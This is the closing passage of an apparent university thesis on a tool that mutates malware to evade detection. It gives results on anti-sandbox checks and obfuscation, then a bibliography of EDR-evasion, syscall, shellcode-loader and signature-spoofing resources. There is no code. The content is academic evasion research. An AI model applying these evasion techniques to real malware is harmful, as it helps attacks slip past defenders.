The dynamic analysis with PANDI_TRACE revealed several effective anti-sandbox techniques, such as detecting low CPU cores, small disk size, minimal UI interactions, lack of mouse movements, and short system uptime. Conversely, none of the anti-debugging techniques evaded detection in PANDI_TRACE. The VirusTotal assessment compared detection rates of samples with various mutations, highlighting the significance of payload obfuscation, delayed execution, and dynamic invocation techniques. These evaluations validate MP's ability to reduce detection rates, offering insights into the efficacy of different evasion techniques.

By adopting a modular approach, MP remains a versatile and dynamic tool capable of adapting to the ever-evolving landscape of cyber security threats. Future work can build upon this foundation, incorporating new modules and techniques to enhance the tool's capabilities further.

Bibliography

[1] @a0rtega. Pafish is a testing tool that uses different techniques to detect virtual machines and malware analysis environments in the same way that malware families do. https://github.com/a0rtega/pafish.

[2] Amir Afianian, Salman Niksefat, Babak Sadeghiyan, and David Baptiste. Malware dynamic analysis evasion techniques: A survey. *arXiv*, 2018.

[3] Ali Ahmad. Github: Alternative shellcode execution via callbacks. https://github.com/aahmad097/AlternativeShellcodeExec.

[4] Ege Balci. Shikata-ga-nai: polymorphic binary encoder for offensive security purposes. https://github.com/EgeBalci/sgn.

[5] Mariusz Banach. ThreadStackSpoofer: Poc for an advanced in-memory evasion technique allowing to better hide injected shellcode's memory allocation from scanners and analysts. https://github.com/mgeeky/ThreadStackSpoofer, 2023/08/21.

[6] Fabrizio Biondi, Thomas Given-Wilson, Axel Legay, Cassius Puodzius, and Jean Quilbeuf. Tutorial: An overview of malware detection and evasion techniques. *Springer*, 2018.

[7] Anti-Debug Checkpoint. Checkpoint anti-debugging techniques. https://anti-debug.checkpoint.com/.

[8] Evasions Checkpoint. Anti-debug: Debug flags. https://evasions.checkpoint.com/src/Anti-Debug/techniques/debug-flags.html.

[9] Evasions Checkpoint. Checkpoint evasion techniques. https://evasions.checkpoint.com/.

[10] Alice Climent-Pommeret. Edr bypass : Retrieving syscall id with hell's gate, halo's gate, freshycalls and syswhispers2. https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/, 2022/01/29.

[11] Daniel Feichter. A story about tampering edrs. https://redops.at/en/blog/a-story-about-tampering-edrs, 2023/02/14.

[12] Daniel Feichter. Direct syscalls: A journey from high to low. https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low, 2023/04/09.

[13] Daniel Feichter. Direct syscalls vs indirect syscalls. https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls, 2023/05/22.

[14] Daniel Feichter. BSides Munich: (in)direct syscalls, a journey from high to low. https://2023.bsidesmunich.org/talks/001-02_XSMDVT_in-direct-syscalls-a-journey-from-high-to-low/, 2023/10/23.

[15] Daniel Feichter. Hell's gate in a nutshell. https://redops.at/en/blog/exploring-hells-gate, 2024/03/14.

[16] Daniel Feichter. Shellcode execution via asynchronous procedure calls. https://redops.at/en/blog/shellcode-execution-via-asynchronous-procedure-calls, 2024/03/14.

[17] Peter Ferrie. *The "Ultimate" Anti-Debugging Reference*. N/A, 2011.

[18] Matt Hand. *Evading EDR, The definitive guide to defeating Endpoint Detection Systems*. No Starch Press, 2023.

[19] The LLVM compiler infrastructure. https://llvm.org/.

[20] PANDA.re : open-source platform for architecture-neutral dynamic analysis. https://panda.re/.

[21] icyguider. Shhhloader: Modular shellcode loader. https://github.com/icyguider/Shhhloader.

[22] jthuraisamy. Syswhispers: Av/edr evasion via direct system calls. https://github.com/jthuraisamy/SysWhispers.

[23] jthuraisamy. Syswhispers2: Av/edr evasion via direct system calls. https://github.com/jthuraisamy/SysWhispers2.

[24] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-llvm – software protection for the masses. *IEEE*, 2015.

[25] Mateusz Jurczyk. Windows x86-64 system call table. https://j00ru.vexillium.org/syscalls/nt/64/, 2024.

[26] Rad Kawar. Hardware breakpoints for malware. https://github.com/rad9800/hwbp4mw.

[27] VMRay Labs. Malware sandbox evastion techniques : All you need to know. https://www.vmray.com/sandbox-evasion-techniques/, 2024/04/26.

[28] Jean-Pierre Lesueur and Thomas Roccia. Unprotect.it: a website referencing various evasion techniques. https://unprotect.it/.

[29] @LordNoteworthy. Public malware techniques used in the wild: Virtual machine, emulation, debuggers, sandbox detection. https://github.com/LordNoteworthy/al-khaser.

[30] Serena Lucca. PANDA_TRACE : dynamic execution tool built on top of panda. https://github.com/serenalucca/PANDI_TRACE.

[31] Jean-François Maes. LazySign : Create fake certs for binaries using windows binaries and the power of bat files. https://github.com/jfmaes/LazySign.

[32] Alessandro Magnosi. Github repository for syswhispers3. https://github.com/klezVirus/SysWhispers3.

[33] Alessandro Magnosi. Syswhispers is dead, long live syswhispers! https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/.

[34] Alessandro Magnosi. Inceptor : Template-driven av/edr evasion framework. https://github.com/klezVirus/inceptor.

[35] Alessandro Magnosi. x33fcon: Demystifying thread call stack spoofing, 2023/08/21.

[36] Michael Maltsev. NtGetTickCount. https://ntdoc.m417z.com/ntgettickcount, 2023/12/03.

[37] Michael Maltsev. PROCESSINFOCLASS. https://ntdoc.m417z.com/processinfoclass, 2023/12/03.

[38] Michael Maltsev. SYSTEM_INFORMATION_CLASS. https://ntdoc.m417z.com/system_information_class, 2023/12/03.

[39] Jonathan A.P. Marpaung, Mangal Sain, and Hoon-Jae Lee. Survey on malware evasion techniques: State of the art and challenges. *IEEE*, 2012.

[40] Justas Masiulis. xorstr : Heavily vectorized c++17 compile time string echryption. https://github.com/JustasMasiulis/xorstr.

[41] Microsoft. Asynchronous procedure calls. https://learn.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls, 2021-07-01.

[42] Microsoft. File mapping - win32 apps. https://learn.microsoft.com/en-us/windows/win32/memory/file-mapping, 2021/01/07.

[43] Microsoft. NtQuerySystemInformation. https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation, 2021/10/13.

[44] Microsoft. GetTickCount: Retrieves the number of milliseconds that have elapsed since the system was started. https://learn.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount, 2022-06-29.

[45] Microsoft. DeviceIoControl: Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation. https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol, 2022-07-27.

[46] Microsoft. SYSTEM_INFO structure. https://learn.microsoft.com/en-us/windows/win32/api/sysinfoapi/ns-sysinfoapi-system_info, 2022-09-23.

[47] Microsoft. GetCursorPos: Retrieves the position of the mouse cursor, in screen coordinates. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getcursorpos, 2022-11-19.

[48] Microsoft. Process environment block. https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb, 2022/01/09.

[49] Microsoft. PEB_LDR_DATA : Contains information about the loaded modules for the process. https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb_ldr_data, 2022/01/09.

[50] Microsoft. Microsoft c runtime library (crt) reference. https://learn.microsoft.com/en-us/cpp/c-runtime-library/c-run-time-library-reference?view=msvc-170, 2022/10/19.

[51] Microsoft. Event tracing for windows (ETW) : provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows--etw-, 2023/12/27.

[52] Microsoft. EnumWindows: Enumerates all top-level windows on the screen. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows, 2024-02-22.

[53] Microsoft. IMAGE_NT_HEADERS : Represents the pe header format. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_nt_headers64, 2024/02/22.

[54] Microsoft. CheckRemoteDebuggerPresent function (debugapi.h). https://learn.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-checkremotedebuggerpresent, 2024/02/22.

[55] Microsoft. DISK_GEOMETRY : Describes the geometry of disk devices and media. https://learn.microsoft.com/en-us/windows/win32/api/winioctl/ns-winioctl-disk_geometry, 2024/02/22.

[56] Microsoft. IsDebuggerPresent function (debugapi.h). https://learn.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent, 2024/02/22.

[57] Microsoft. NtQueryInformationProcess. https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess, 2024/02/22.

[58] Vincent Van Mieghem. A blueprint for evading industry leading endpoint protection in 2022. https://vanmieghem.io/blueprint-for-evading-edr-in-2022/, 2022/04/18.

[59] Vincent Van Mieghem. Process injection in 2023, evading leading edrs. https://vanmieghem.io/process-injection-evading-edr-in-2023/, 2023/04/18.

[60] @mr.d0x. Commonly abused windows api functions. https://malapi.io/.

[61] @mr.d0x, @NUL0x4C, and Paul Ungur. MALDEV ACADEMY: a comprehensive malware development course that focuses on x64 malware development. https://maldevacademy.com/, 2023.

[62] Chetan Nayak. CARBONCOPY : A tool which creates a spoofed certificate of any online website and signs an executable for av evasion. works for both windows and linux. https://github.com/paranoidninja/CarbonCopy.

[63] Matt Pietrek. An in-depth look into the win32 portable executable file format, part 2. https://learn.microsoft.com/en-us/archive/msdn-magazine/2002/march/inside-windows-an-in-depth-look-into-the-win32-portable-executable-fi 2019/10/23.

[64] Josh Pitts. SIGTHIEF : Stealing signatures and making one invalid signature at a time. https://github.com/secretsquirrel/SigThief.

[65] Rapid7. METASPLOIT : The world's most used penetration testing framework, 2023.

[66] Rapid7. METERPRETER : advanced, in-memory, and interactive payload within the metasploit framework, 204.

[67] Ziyi Shen. Hell's gate. https://github.com/vxunderground/VXUG-Papers/blob/751edb8d50f95bd7baa730adf2c6c3bb1b034276/Hells%20Gate/HellsGate.pdf, 2020.

[68] @skadro. SKCRYPTER : Compile-time, usermode + kernelmode, safe and lightweight string crypter library for c++11+. https://github.com/skadro-official/skCrypter.

[69] Francesco Soncina. PEZOR : Open-source shellcode & pe packer. https://github.com/phra/PEzor.

[70] @hasherezade. PE2SH : Converts pe so that it can be then injected just like a normal shellcode. https://github.com/hasherezade/pe_to_shellcode.

[71] mdsec.co.uk. Bypassing user-mode hooks and direct invocation of system calls for red teams. https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-r 2020/12/01.

[72] @monoxgas. SRDI : Shellcode implementation of reflective dll injection. convert dlls to position independent shellcode. https://github.com/monoxgas/sRDI.

[73] @TheWover. DONUT : Generates x86, x64, or amd64+x86 position-independent shellcode that loads .net assemblies, pe files, and other windows payloads from memory and runs them with parameters. https://github.com/TheWover/donut.

[74] trailofbits.com. BINREC : Dynamic binary lifting and recompilation. https://github.com/trailofbits/binrec-tob.

[75] Jack Ullrich. Detecting manual syscalls from user mode. https://winternl.com/detecting-manual-syscalls-from-user-mode/, 2021/02/10.

[76] @vxunderground. VX-API : Collection of various malicious functionality to aid in malware development. `https://github.com/vxunderground/VX-API`.

[77] Dimitri Wauters. Building a mutation tool for malware. *Ecole Polytechnique de Louvain, Université Catholique de Louvain*, 2023. Prom. : Legay, Axel.

[78] Bastien Wiaux and Arnold Gauthier. Building a mutation tool for binaries: expanding a dynamic binary rewriting tool to obfuscate malwares. *Ecole Polytechnique de Louvain, Université catholique de Louvain*, 2023. Prom. : Legay, Axel.

[79] Pavel Yosifovich, Mark Russinovich, David Solomon, and Alex Ionescu. *Windows Internals: System architecture, processes, threads, memory management, and more, Part 1.* Microsoft Press, 2017.

UNIVERSITÉ CATHOLIQUE DE LOUVAIN
École polytechnique de Louvain
Rue Archimède, 1 bte L6.11.01, 1348 Louvain-la-Neuve, Belgique | **www.uclouvain.be/epl**